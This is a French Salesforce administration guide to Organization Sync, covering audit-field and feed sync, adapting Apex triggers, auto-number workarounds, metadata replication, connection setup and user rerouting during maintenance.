Pour synchroniser les fils et les champs d'audit, sélectionnez l'option `Synchroniser les fils et les champs d'audit` en envoyant votre invitation à la connexion. Si vous utilisez la synchronisation bidirectionnelle, la sélection de cette option synchronise les champs d'audit dans les deux directions. Vous pouvez également modifier cette option dans la page détail de la connexion Synchronisation de l'organisation.

**Important:**

- Si la case `Synchroniser les fils et les champs d'audit` n'est pas affichée lors de l'envoi de l'invitation à la connexion, l'administrateur Salesforce doit activer la création de champs d'audit dans votre organisation. Pour activer cette préférence, dans Configuration, saisissez **Interface utilisateur** dans la case Recherche rapide, puis cliquez sur **Interface utilisateur**. Sélectionnez ensuite `Activation des autorisations utilisateur « Définir des champs d'audit lors de la création d'enregistrements » et « Mettre à jour les enregistrements avec des propriétaires inactifs »`.
- L'activation de cette préférence d'interface utilisateur permet également aux utilisateurs de modifier manuellement les champs d'audit dans Salesforce. Si votre société n'autorise pas la modification manuelle des champs d'audit, cela risque de vous empêcher de synchroniser les fils et les champs d'audit dans la Synchronisation de l'organisation. Dans ce cas, vous pouvez configurer le suivi de fil pour les enregistrements de l'organisation secondaire, mais le fil affiche uniquement les mises à jour effectuées dans l'organisation secondaire.

## Configuration de déclencheurs

Si des déclencheurs Apex sont présents dans votre organisation Salesforce, ils ne sont pas automatiquement dupliqués dans l'organisation secondaire avec la Synchronisation de l'organisation. Il n'est pas toujours utile qu'un déclencheur soit actif dans les deux organisations. Vous pouvez toutefois adapter les déclencheurs de votre organisation principale aux besoins des deux organisations.

Pour adapter vos déclencheurs actuels en vue de les utiliser dans la Synchronisation de l'organisation, référencez les champs `Type de connexion` et `Rôle de réplication`. Ces champs sont affichés sous la forme de colonnes dans la page Connexions Le `Type de connexion` indique si la connexion est standard ou une connexion de réplication (synchronisation de l'organisation), et `Rôle de réplication` indique si l'organisation est la principale ou la secondaire.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Tous les déclencheurs doivent être configurés avant de commencer le processus de publication et d'abonnement. Vous choisissez les comportements associés aux déclencheurs que vous souhaitez dans l'organisation secondaire. Voici quelques approches possibles :

- Si vous souhaitez utiliser un déclencheur existant dans les deux organisations, configurez un déclencheur identique dans l'organisation secondaire.
- Si un déclencheur existant n'est pas nécessaire dans l'organisation secondaire, laissez-le inchangé, il continuera à fonctionner dans l'organisation principale.
- Si vous souhaitez utiliser un comportement différent dans chaque organisation, configurez un déclencheur qui référence les deux organisations.

**Exemple:** Le déclencheur ci-dessous change toutes les descriptions de requête en « Case in Primary » dans l'organisation principale et en « Case in Secondary » dans l'organisation secondaire.

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
  boolean isPrimary = true;
```

```
  for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
    if (conn.ReplicationRole == 'Secondary') {
      isPrimary = false;
    }
  }

  for (Case c : Trigger.new) {
    if (isPrimary) {
      c.Description = 'Case in Primary';
    } else {
      c.Description = 'Case in Secondary';
    }
  }
}
```

## Configuration des champs à numérotation automatique

Les champs dont la numérotation est automatique, qui indiquent par exemple les numéros de requête, ne sont pas synchronisés dans la Synchronisation de l'organisation. Vous pouvez toutefois contourner cette limitation pour une expérience cohérente dans les organisations principale et secondaire.

Lorsqu'une requête de l'organisation principale est copiée dans l'organisation secondaire, Salesforce la traite comme une nouvelle requête et lui attribue un numéro. Vous pouvez toutefois configurer un champ personnalisé qui permet d'afficher le même numéro d'identification pour les requêtes dans l'ensemble des organisations. Cela permet aux agents de support de localiser rapidement une requête par son numéro, quelle que soit l'organisation dans laquelle ils travaillent. Bien que l'exemple ci-dessous se rapporte au champ Numéro de requête, la même approche est applicable à n'importe quel champ à numérotation automatique dans Salesforce.

**Important:** Si votre société utilise déjà un champ personnalisé pour représenter les numéros de requête, les étapes ci-dessous ne sont pas nécessaires.

Pour configurer des numéros de requête pour la synchronisation de l'organisation :

1. Dans l'organisation principale, créez un champ de texte personnalisé appelé « Numéro de requête [votre société] ».
2. Mettez à jour la présentation de page de requête :
   a. Ajoutez le champ de numéro de requête personnalisé que vous venez de créer.
   b. Retirez ou masquez le champ de numéro de requête généré par le système.
3. Appliquez un déclencheur qui copie le numéro de requête généré par le système dans le champ de numéro de requête personnalisé, mais qui est exécuté uniquement pour les requêtes existantes ou nouvelles (pas copiées). Cela empêche la copie du « faux » numéro de requête, attribué lors de la réplication, dans le champ de numéro de requête personnalisé. Utilisez le déclencheur suivant :

```
trigger UpdateCaseNumber on Case (after insert) {
  List<Case> cases = new List<Case>();
  for (Case c : Trigger.new) {
```

**Éditions**

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour ajouter des champs à un objet publié :
- Gérer les connexions

Pour créer ou modifier des champs personnalisés :
- Personnaliser l'application

Pour créer, modifier et supprimer des présentations de page :
- Personnaliser l'application

```
    if (c.CustomCaseNumber__c == null) {
      Case caseToUpdate = new Case(Id=c.Id);
      caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
      cases.add(caseToUpdate);
    }
  }
  database.update(cases);
}
```

4. Répétez les étapes précédentes dans l'organisation secondaire.
5. Dans l'organisation secondaire, ajustez le paramètre d'affichage du numéro de requête de sorte que les numéros de requête attribués automatiquement commencent par « 2- ». Cet ajustement garantit que les numéros de requête existants dans l'organisation principale sont différents de ceux attribués par le système. Pour modifier ce paramètre :
   a. Depuis les paramètres de gestion d'objet des requêtes, accédez à la zone Champs.
   b. Cliquez sur **Modifier** en regard du champ Numéro de requête.
   c. Saisissez le texte suivant dans le champ Format d'affichage : **2-{00000000}**.
   d. Cliquez sur **Enregistrer**.

Remarque: Pour obtenir de meilleurs résultats, exécutez ces étapes avant de publier et de vous abonner à des objets et à des champs. Vous pourrez ainsi publier et vous abonner au champ personnalisé que vous avez créé en même temps que les autres objets et champs importants pour votre activité. Si vous avez déjà suivi le processus publier-et-s'abonner, vous devez publier et vous abonner au champ de numéro de requête personnalisé pour le rendre visible dans les deux organisations.

## Choix d'une approche de synchronisation

Bien que la Synchronisation de l'organisation soit conçue pour la synchronisation bidirectionnelle directe entre les organisations principale et secondaire, elle peut également prendre en charge un scénario de synchronisation unidirectionnel. Avant de lancer le processus de publication et d'abonnement, choisissez l'approche la plus adaptée à vos besoins.

Si vous souhaitez que les utilisateurs puissent effectuer des transactions dans les organisations principale et secondaire, et que ces transactions soient reflétées dans les deux environnements, choisissez la synchronisation bidirectionnelle. Toutefois, si vous souhaitez que l'organisation secondaire serve uniquement de référence actualisée pour les données de votre organisation principale, vous pouvez choisir la synchronisation unidirectionnelle qui est plus simple. Le tableau ci-dessous présente chaque approche.

Important: Salesforce ne recommande pas l'utilisation de la synchronisation bidirectionnelle pour certains objets et champs, et une synchronisation unidirectionnelle pour les autres. De plus, la synchronisation de l'organisation peut être configurée pour plus de deux organisations, mais elle est conçue pour une configuration à deux organisations.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Détails | Synchronisation bidirectionnelle (standard) | Synchronisation unidirectionnelle |
|---|---|---|
| **Fonctionnement** | Les objets et les champs sont publiés à partir de l'organisation principale et abonnés dans l'organisation secondaire. Le même processus publier et abonner est répété en sens opposé (de l'organisation secondaire à la principale) afin de compléter la | Les objets et les champs sont publiés à partir de l'organisation principale et abonnés dans l'organisation secondaire. Les enregistrements dont le type d'objet a été publié sont ensuite copiés dans l'organisation secondaire. |

| Détails | Synchronisation bidirectionnelle (standard) | Synchronisation unidirectionnelle |
|---|---|---|
| | synchronisation. Les enregistrements dont le type d'objet a été publié sont ensuite copiés dans l'organisation secondaire.<br>Les mises à jour d'enregistrements synchronisés dans l'une des organisations s'appliquent automatiquement dans l'autre organisation. Les « mises à jour » correspondent à la création, la mise à jour, la suppression et la restauration d'enregistrements. | Les mises à jour d'enregistrements synchronisés dans l'organisation principale s'appliquent automatiquement à l'organisation secondaire, mais pas dans l'autre sens. Par conséquent, l'organisation secondaire sert essentiellement de référence pour les utilisateurs lorsque l'organisation principale n'est pas disponible. |
| **Éléments à considérer** | • Puisque les mises à jour effectuées dans l'organisation secondaire sont appliquées dans l'organisation principale, tenez compte des références lors de la configuration de la Synchronisation de l'organisation afin d'éviter le remplacement des données de l'organisation principale par celle de l'organisation secondaire.<br>• Il peut être nécessaire de modifier ou de désactiver dans l'organisation secondaire les déclencheurs, les workflows et le code Apex présents dans l'organisation principale afin d'éviter les données en boucle. | • Si des utilisateurs effectuent des mises à jour dans l'organisation secondaire, ils doivent les reproduire dans l'organisation principale.<br>• Lorsqu'un enregistrement synchronisé est supprimé de l'organisation secondaire, sa connexion avec l'organisation principale est rompue. Pour restaurer la connexion, l'enregistrement doit être transmis manuellement depuis l'organisation principale vers la secondaire.<br>• Les déclencheurs, les workflows et le code Apex existants dans l'organisation principale peuvent également être mis en oeuvre dans l'organisation secondaire, en supposant que les objets qu'ils affectent sont publiés et abonnés. |

## Configuration de l'environnement Synchronisation de l'organisation

En tant qu'administrateur de la synchronisation de l'organisation, vous disposez des deux organisations Salesforce, principale et secondaire, chacune définie avec un nom d'utilisateur et un mot de passe d'administrateur différent. Pour pouvoir ajouter des données à l'organisation secondaire, vous devez exécuter quelques tâches de configuration et créer une connexion de réplication entre les deux organisations.

**Important:** Les navigateurs mettent vos identifiants Salesforce en mémoire cache. Par conséquent, il est difficile de se connecter à deux organisations Salesforce différentes dans le même navigateur. Pour plus d'efficacité, utilisez deux navigateurs différents. Dédiez un navigateur à chaque organisation. Par exemple, utilisez Google Chrome© pour accéder à l'organisation principale et Mozilla Firefox© pour accéder à la secondaire.

1. Activation de Salesforce to Salesforce
   La Synchronisation de l'organisation utilise l'infrastructure de Salesforce to Salesforce. Par conséquent, vous devez activer Salesforce to Salesforce dans les organisations principale et secondaire. Ajoutez ensuite l'onglet Connexions pour pouvoir gérer votre connexion.
2. Duplication de vos métadonnées
   La plupart des métadonnées, mais pas toutes, peuvent être synchronisées dans la synchronisation de l'organisation. Pour vous assurer que les données sont correctement synchronisées entre deux organisations, vous devez personnaliser et gérer les métadonnées dans l'organisation secondaire.

3. Création d'un contact de connexion

   Pour configurer la connexion de la synchronisation de l'organisation, vous devez vous attribuer le rôle de contact de connexion de l'organisation secondaire. Vous recevez ainsi les e-mails de l'organisation secondaire et vous pouvez aisément gérer les deux organisations.

4. Connexion des organisations

   Lorsque vos organisations principales et secondaires sont configurées pour la synchronisation de l'organisation, il est temps de configurer la connexion entre ces organisations. Cette connexion permet de mettre à jour le flux entre les organisations.

5. Exploration de la page Détails de connexion : procédure guidée

   Visitez la page Détails de connexion, qui représente la plate-forme de votre connexion de synchronisation de l'organisation. Apprenez à surveiller votre connexion et à mettre à jour vos paramètres.

## Activation de Salesforce to Salesforce

La Synchronisation de l'organisation utilise l'infrastructure de Salesforce to Salesforce. Par conséquent, vous devez activer Salesforce to Salesforce dans les organisations principale et secondaire. Ajoutez ensuite l'onglet Connexions pour pouvoir gérer votre connexion.

Exécutez les étapes ci-dessous dans les organisations principale et secondaire.

1. Activez Salesforce to Salesforce :
   a. Dans Configuration, saisissez *Paramètres de Salesforce to Salesforce* dans la case Recherche rapide, puis sélectionnez **Paramètres de Salesforce to Salesforce**.
   b. Dans la page Salesforce to Salesforce, cliquez sur **Modifier**.
   c. Sélectionnez **Activer**.
   d. Cliquez sur **Enregistrer**.
2. Ajoutez l'onglet Connexions à l'interface utilisateur :
   a. Cliquez sur l'icône Plus affichée à droite des onglets actuels. La page Tous les onglets s'ouvre.
   b. Cliquez sur **Personnaliser mes onglets**.
   c. À l'aide de la flèche **Ajouter**, déplacez l'onglet Connexions depuis la liste Onglets disponibles vers la liste Onglets sélectionnés. Vous pouvez également cliquer sur les flèches **Monter** et **Descendre** pour réorganiser les onglets.
   d. Cliquez sur **Enregistrer**.

**Éditions**

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer une connexion de réplication Salesforce to Salesforce :

- Gérer les connexions

## Duplication de vos métadonnées

La plupart des métadonnées, mais pas toutes, peuvent être synchronisées dans la synchronisation de l'organisation. Pour vous assurer que les données sont correctement synchronisées entre deux organisations, vous devez personnaliser et gérer les métadonnées dans l'organisation secondaire.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Que sont les métadonnées ?**

Chaque fois que votre organisation Salesforce est personnalisée, ses métadonnées sont modifiées. Par exemple, la modification de présentations de page, la création de champs personnalisés et la création d'un type d'enregistrement correspondent toutes à des mises à jour de métadonnées. Les *Données* sont les informations incluses dans un champ, par exemple un numéro de téléphone ou un nom. Les métadonnées de l'organisation secondaire doivent correspondre à celles de l'organisation principale. Si elles ne correspondent pas, la mise en oeuvre de la synchronisation de l'organisation peut s'avérer impossible.

**Comment maintenir les métadonnées synchronisées entre les organisations principale et secondaire ?**

1. Avant de créer la connexion Synchronisation de l'organisation :
   a. Exécutez les opérations de base de mise à jour des données dans l'organisation principale afin de synchroniser des données correctes. Vérifiez les points suivants dans l'organisation principale afin de résoudre tout problème potentiel :
      - Champs obligatoires vides (possible lorsque le statut d'un champ est passé de `Facultatif` à `Obligatoire`)
      - Références non valides
      - Enregistrements dupliqués
   b. Personnalisez les métadonnées de l'organisation secondaire afin qu'elles correspondent à celles de l'organisation principale. Vous pouvez synchroniser automatiquement certaines métadonnées en sélectionnant la case **Synchroniser les métadonnées** lorsque vous envoyez l'invitation de connexion. Pour consulter une liste de métadonnées prises en charge, reportez-vous à Quels types de métadonnées sont synchronisés ?. Cependant, si l'organisation principale a des personnalisations qui comprennent des types de données non pris en charge, vous devez effectuer les mêmes personnalisations ou déploiements dans l'organisation secondaire.
2. Une fois les organisations connectées, développez un processus métier afin de vous assurer que toutes les mises à jour des métadonnées effectuées dans une organisation sont répliquées dans l'autre organisation. Notez que si la case **Synchroniser les métadonnées** est sélectionnée, certaines mises à jour sont déjà synchronisées pour vous.

**Quand les métadonnées sont-elles synchronisées ?**

Si vous sélectionnez l'option de synchronisation des métadonnées, Salesforce commence à copier les métadonnées prises en charge vers l'organisation secondaire dès que vous acceptez l'invitation à la connexion Synchronisation de l'organisation. Le champ `Statut de connexion`, dans la page de détail de votre connexion, indique `Synchronisation des métadonnées en cours` durant ce processus.

Après cette copie initiale des métadonnées, les mises à jour des métadonnées prises en charge sont synchronisées tous les jours. Si vous souhaitez déclencher la synchronisation immédiate de toutes les métadonnées prises en charge, procédez comme suit :

1. Accédez à la page de détail de la connexion Synchronisation de l'organisation dans l'organisation principale.
2. Dans la section Détails de connexion, cliquez sur **Modifier**.
3. Désactivez la case **Synchroniser les métadonnées**. Cliquez sur **Enregistrer**.
4. Dans la section Détails de connexion, cliquez de nouveau sur **Modifier**.
5. Sélectionnez la case **Synchroniser les métadonnées**. Cliquez sur **Enregistrer**.

**Quelles sont les meilleures pratiques de synchronisation des métadonnées ?**

- Si vous sélectionnez la synchronisation des métadonnées, respectez les meilleures pratiques suivantes :
  - Si vous *supprimez* des métadonnées dans une organisation, supprimez-les également dans l'autre organisation, car la suppression des métadonnées n'est pas synchronisée entre les organisations.
  - Si vous créez ou mettez à jour des métadonnées *non prises en charge*, exécutez l'action dans les deux organisations.
  - Si vous créez ou mettez à jour des métadonnées *prises en charge*, exécutez l'action uniquement dans l'organisation principale. Les métadonnées prises en charge sont synchronisées tous les jours depuis l'organisation principale vers la secondaire. Par conséquent, les modifications de types de données pris en charge effectuées dans l'organisation secondaire sont remplacées lors de la synchronisation quotidienne.
  - Pour tenir vos métadonnées à jour et éviter les échecs de synchronisation éventuels, laissez la case **Synchroniser les métadonnées** activée, sauf lorsque vous déclenchez une synchronisation immédiate comme indiqué ci-dessus. Si vous désélectionnez la case après avoir accepté une invitation de connexion, la synchronisation automatique des mises à jour de métadonnées est interrompue. La case peut être modifiée uniquement depuis l'organisation principale.
- Si vous laissez la case **Synchroniser les métadonnées** désélectionnée, assurez-vous que toutes les modifications apportées aux métadonnées (création, suppression et mise à jour) sont répliquées dans les deux organisations.

**Comment les intégrations et les API fonctionnent-elles dans la synchronisation de l'organisation ?**

Si vous considérez qu'une intégration est essentielle pour vos opérations commerciales, par exemple un formulaire Web externe, redirigez l'intégration vers l'organisation secondaire chaque fois que les utilisateurs y sont redirigés. Procédez de la façon pour les appels API. Tous les appels API critiques à effectuer immédiatement dans Salesforce doivent être modifiés pour inclure les identifiants de l'organisation secondaire, sinon leur traitement est interrompu lors du basculement vers l'organisation secondaire.

## Création d'un contact de connexion

Pour configurer la connexion de la synchronisation de l'organisation, vous devez vous attribuer le rôle de contact de connexion de l'organisation secondaire. Vous recevez ainsi les e-mails de l'organisation secondaire et vous pouvez aisément gérer les deux organisations.

Dans la page Connexions, l'organisation principale est gérée par l'utilisateur renseigné dans le champ `Propriétaire de la connexion`, alors que l'organisation secondaire est gérée par l'utilisateur attribué en tant que `Contact`.

1. Dans l'organisation principale, créez un contact :
   a. Accédez à l'onglet Contacts.
   b. Cliquez sur **Nouveau**.
   c. Saisissez votre nom dans les champs `Prénom` et `Nom` avec un texte qui vous identifie en tant que contact de l'organisation secondaire. Par exemple, si votre nom est *Elise Medina*, vous pouvez saisir *Elise Medina (secondaire)*.
   d. Dans le champ `Nom du compte`, utilisez la référence pour sélectionner le compte de votre société.
   e. Dans le champ `E-mail`, saisissez votre propre adresse e-mail.

      Important: Cette étape est importante pour garantir de recevoir les e-mails concernant la connexion.

   f. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des contacts :
- Créer sur les contacts

Pour afficher des contacts :
- Lire sur les contacts

## Connexion des organisations

Lorsque vos organisations principales et secondaires sont configurées pour la synchronisation de l'organisation, il est temps de configurer la connexion entre ces organisations. Cette connexion permet de mettre à jour le flux entre les organisations.

1. Dans l'organisation principale, accédez à l'onglet Connexions.
2. Cliquez sur **Nouveau**.
3. Sélectionnez le nom du contact que vous avez créé pour configurer la connexion. Le champ `Compte` est automatiquement mis à jour pour renseigner votre société.
4. Dans le champ `Propriétaire de la connexion`, sélectionnez l'administrateur auquel vous avez attribué la gestion de la connexion.
5. Dans le champ `Type de connexion`, sélectionnez `Réplication`.
6. Vous pouvez sélectionner l'option de synchronisation des fils et des champs d'audit de tous les enregistrements (recommandé).

   Remarque: Si cette option n'est pas affichée, demandez à votre administrateur Salesforce d'activer la création de champs d'audit dans votre organisation.
7. Vous pouvez sélectionner l'option de synchronisation des métadonnées prises en charge (recommandé).
8. Vous pouvez sélectionner l'option de synchronisation des utilisateurs (recommandé).
9. Cliquez sur **Enregistrer et Envoyer une invitation**.
10. Dans votre boîte de réception, ouvrez l'e-mail d'invitation pour approuver la connexion. Cliquez sur le lien de l'e-mail pour accepter l'invitation et être redirigé vers la page de connexion de Salesforce.
11. Connectez-vous avec le nom d'utilisateur et le mot de passe de l'organisation secondaire. La page de détail de votre connexion Synchronisation de l'organisation s'ouvre. Dans la section Détails de connexion, cliquez sur **Accepter** pour établir la connexion.

Conseil: La page Détails de la connexion représente la plate-forme de votre connexion de Synchronisation de l'organisation.

Une fois la connexion établie, prenez le temps de découvrir cette page à l'aide d'une présentation interactive. **Procédure pas à pas** : Explore the Connection Detail Page. Avant de commencer, assurez-vous d'ajouter l'onglet Connexions à votre environnement Salesforce.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer une connexion de réplication Salesforce to Salesforce :

- Gérer les connexions

## Quels types de métadonnées sont synchronisés ?

Si vous activez la synchronisation des métadonnées en sélectionnant la case **Synchroniser les métadonnées** dans la page de détail de votre connexion Synchronisation de l'organisation, certains types de modification des métadonnées sont synchronisés tous les jours depuis l'organisation principale vers la secondaire.

**Métadonnées prises en charge**

Lorsque l'option de synchronisation des métadonnées est sélectionnée, les *insertions* (ajout de nouvelles métadonnées) et *mises à jour* (modification des métadonnées existantes) des types de métadonnées suivants sont synchronisés tous les jours dans une seule direction, depuis l'organisation principale vers la secondaire.

Éditions

Disponible avec : Salesforce Classic

La Synchronisation de l'organisation est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Métadonnées prises en charge | Exceptions |
| --- | --- |
| Classes, composants et page Apex | Les rapports ne sont pas synchronisés dans la Synchronisation de l'organisation. Si une page Apex référence un rapport et que vous avez choisi de synchroniser les métadonnées, pour synchroniser la page Apex correctement, procédez comme suit :<br>• Créez un rapport identique dans l'organisation secondaire<br>• Mettez à jour la page Apex pour référencer l'ID du nouveau rapport |
| Champs personnalisés | |
| Objets personnalisés | |
| Objets externes | |
| Présentations | Les présentations d'élément de fil et les paramètres Salesforce1 des présentations ne sont pas synchronisés. |
| Ensembles d'autorisations | Les onglets et les applications personnalisés dans les ensembles d'autorisations ne sont pas synchronisés. |
| Types d'enregistrement | Si un objet sans type d'enregistrement a été publié et abonné dans la synchronisation de l'organisation, et que des types d'enregistrement sont ensuite créés pour l'objet, vous devez republier l'objet afin d'afficher les types d'enregistrement dans l'organisation secondaire. |
| Rôles | |
| Profils utilisateur | Les onglets et les applications personnalisés dans les profils utilisateur ne sont pas synchronisés. |

**Métadonnées non prises en charge**

Les actions suivantes sur les données prises en charge ne sont pas synchronisées.

- Ajout et mise à jour de métadonnées dans l'organisation secondaire
- Suppression de métadonnées dans l'une ou l'autre organisation

Par exemple, si un utilisateur de l'organisation principale crée ou met à jour un ensemble d'autorisations, cette modification s'applique à l'organisation secondaire sous 24 heures. Cependant, si l'ensemble d'autorisations est mis à jour dans l'organisation secondaire, la mise à jour n'est pas renvoyée à l'organisation principale, et la mise à jour de l'organisation secondaire sera remplacée lors de la synchronisation suivante.

ATTENTION: Le renommage de métadonnées prises en charge (par exemple, le renommage d'un champ personnalisé) peut rompre les références à ces métadonnées dans chaque organisation. Pour éviter ce type d'erreur, clonez les métadonnées, puis renommez la copie. Les métadonnées de niveau supérieur, telles que les rôles, les profils et les ensembles d'autorisations, peuvent être renommées selon la méthode habituelle, et le nouveau nom est synchronisé normalement.

## Exploration de la page Détails de connexion : procédure guidée

Visitez la page Détails de connexion, qui représente la plate-forme de votre connexion de synchronisation de l'organisation. Apprenez à surveiller votre connexion et à mettre à jour vos paramètres.

**Bienvenue à l'administrateur de la synchronisation de l'organisation !**

Suivez la visite guidée de la page Détails de connexion, qui correspond à la plate-forme de votre connexion de synchronisation de l'organisation. Elle permet de surveiller votre connexion et de mettre à jour vos paramètres.

Procédure guidée : Exploration de la page Détails de connexion

1. Cette procédure guidée s'adresse aux administrateurs qui ont déjà configuré une connexion de réplication.

   Si ce n'est pas votre cas, consultez les instructions de la rubrique Configuration de l'environnement de Synchronisation de l'organisation.

2. Cliquez sur le nom de votre connexion de synchronisation de l'organisation

   (astuce : il s'agit de la connexion dont le Type de connexion est Réplication). Vous accédez à la page Détails de connexion, l'emplacement central de votre connexion.

3. La section Détails de la connexion affiche les paramètres généraux de connexion.

   Affichez le statut et le type de la connexion, le rôle de réplication (principal ou secondaire) de cette organisation et le contact de chaque organisation.

4. La section Objets publiés affiche les objets publiés dans l'organisation liée.

   Lorsque vous publiez un objet, toutes les mises à jour des enregistrements de ce type d'objet dans cette organisation sont synchronisées avec l'organisation liée.

5. La section Objets abonnés affiche les objets auxquels vous êtes abonné(e) dans l'organisation liée.

   Cette section est visible uniquement si vous êtes abonné(e) à des objets. Lorsque vous vous abonnez à un objet, toutes les mises à jour des enregistrements de ce type d'objet dans l'organisation liée sont synchronisées avec cette organisation.

6. La section Historique de la connexion affiche les modifications apportées aux paramètres de connexion.

   Elles comprennent les mises à jour de statut de connexion, les notifications par e-mail, et les actions de publication et d'abonnement.

7. La File d'attente des enregistrements affiche les mises à jour d'enregistrement envoyées vers l'organisation liée.

   Lorsqu'un utilisateur met à jour un enregistrement partagé, la mise à jour est placée en file d'attente jusqu'à sa réception par l'organisation liée. La file d'attente répertorie uniquement les mises à jour sortantes. Par conséquent, elles sont différentes dans chaque organisation.

8. Le Journal de synchronisation de l'organisation répertorie les échecs de synchronisation.

   Si une mise à jour ne peut pas être envoyée à l'organisation liée, elle est ajoutée à ce journal, où vous pouvez mieux l'explorer. Le journal complet est disponible sous l'onglet Journal de synchronisation de l'organisation.

**Félicitations !**

Vous avez terminé la visite de la page Détails de connexion. Pour plus d'informations, consultez Synchronisation de l'organisation.

**Éditions**

Disponible avec **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer une connexion de réplication :

- Gérer les connexions

Pour suivre la procédure guidée :

- Connexion de réplication Salesforce vers Salesforce existante

  ET

  Onglet Connexions ajouté à votre liste d'onglets

## Définition de l'expérience utilisateur de la Synchronisation de l'organisation

Prenez connaissance des options et des limitations sous-jacentes au réacheminement des utilisateurs, aux connexions et aux données dans la Synchronisation de l'organisation.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Réacheminement des utilisateurs dans la synchronisation de l'organisation

Vous pouvez définir comment les utilisateurs sont acheminés vers l'organisation secondaire dans la Synchronisation de l'organisation et définir également des notifications automatiques qui les informent du démarrage d'une période de maintenance.

Gestion des données utilisateur dans la Synchronisation de l'organisation

Dans la Synchronisation de l'organisation, les enregistrements utilisateur de l'organisation principale sont mappés avec les enregistrements utilisateur identiques de l'organisation secondaire. Si vous devez mettre à jour votre configuration, il est important de comprendre les flux de mise à jour des utilisateurs entre les organisations.

Gestion des connexions à l'organisation secondaire

Les utilisateurs de la Synchronisation de l'organisation reçoivent des identifiants de connexion distincts pour accéder à l'organisation secondaire. Les connexions utilisateur à l'organisation secondaire peuvent être configurées et gérées de la même façon que dans l'organisation principale.

Fonctionnement de Chatter dans la synchronisation de l'organisation

Chatter fonctionne normalement dans l'organisation secondaire, mais certaines fonctionnalités Chatter ne sont pas synchronisées entre l'organisation principale et la secondaire.

## Réacheminement des utilisateurs dans la synchronisation de l'organisation

Vous pouvez définir comment les utilisateurs sont acheminés vers l'organisation secondaire dans la Synchronisation de l'organisation et définir également des notifications automatiques qui les informent du démarrage d'une période de maintenance.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Notification des utilisateurs de la synchronisation de l'organisation**

La Synchronisation de l'organisation affecte l'expérience des utilisateurs pendant une maintenance. Il est par conséquent important de les informer à l'avance. Indiquez à vos utilisateurs la procédure à suivre pendant une période de maintenance, et rappelez-leur d'utiliser des identifiants de connexion différents pour accéder à l'organisation secondaire. Vous pouvez mettre en place un forum (par exemple un groupe Chatter) pour leur permettre de poser des questions.

**Réacheminement des utilisateurs vers l'organisation secondaire**

Lorsqu'une période de maintenance commence, vos utilisateurs doivent être réacheminés vers l'URL de l'organisation secondaire. Selon vos préférences, vous pouvez :

- Configurer un e-mail en masse automatique qui invite les utilisateurs à basculer vers l'organisation secondaire et comprend l'URL correspondante.
- Créer une URL qui réachemine les utilisateurs vers l'organisation secondaire durant une maintenance.
- Configurer une solution d'authentification unique qui réachemine les utilisateurs vers l'organisation secondaire durant une maintenance.

Le site Web Salesforce Trust indique les périodes de maintenance à venir. Vous pouvez réacheminer les utilisateurs vers l'organisation secondaire à tout moment et pour la durée de votre choix.

**Création d'indications visuelles**

Vos utilisateurs peuvent remarquer que l'organisation secondaire contient uniquement les objets pris en charge dans la Synchronisation de l'organisation. Vous pouvez créer des indications visuelles afin d'informer vos utilisateurs qu'ils travaillent dans l'organisation secondaire. Par exemple, ajoutez un message à la page d'accueil ou au menu latéral.

## Gestion des données utilisateur dans la Synchronisation de l'organisation

Dans la Synchronisation de l'organisation, les enregistrements utilisateur de l'organisation principale sont mappés avec les enregistrements utilisateur identiques de l'organisation secondaire. Si vous devez mettre à jour votre configuration, il est important de comprendre les flux de mise à jour des utilisateurs entre les organisations.

Éditions

Disponible avec : Salesforce Classic

La synchronisation de l'organisation est disponible dans : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Comment puis-je ajouter des utilisateurs à l'organisation secondaire ?**

Si vous sélectionnez la case **Synchroniser les utilisateurs** en envoyant votre invitation à la connexion Synchronisation de l'organisation (recommandé), tous les utilisateurs qui disposent de licences Salesforce standard sont automatiquement copiés dans l'organisation secondaire dès que l'invitation à la connexion est acceptée. La sélection de cette option garantit également que les mises à jour associées aux utilisateurs sont synchronisées entre vos organisations.

Si vous préférez ajouter manuellement des enregistrements utilisateur à l'organisation secondaire, laissez la case **Synchroniser les utilisateurs** désélectionnée en envoyant l'invitation à la connexion. Ajoutez ensuite des enregistrements utilisateur à l'organisation secondaire selon la méthode de votre choix.

Important:

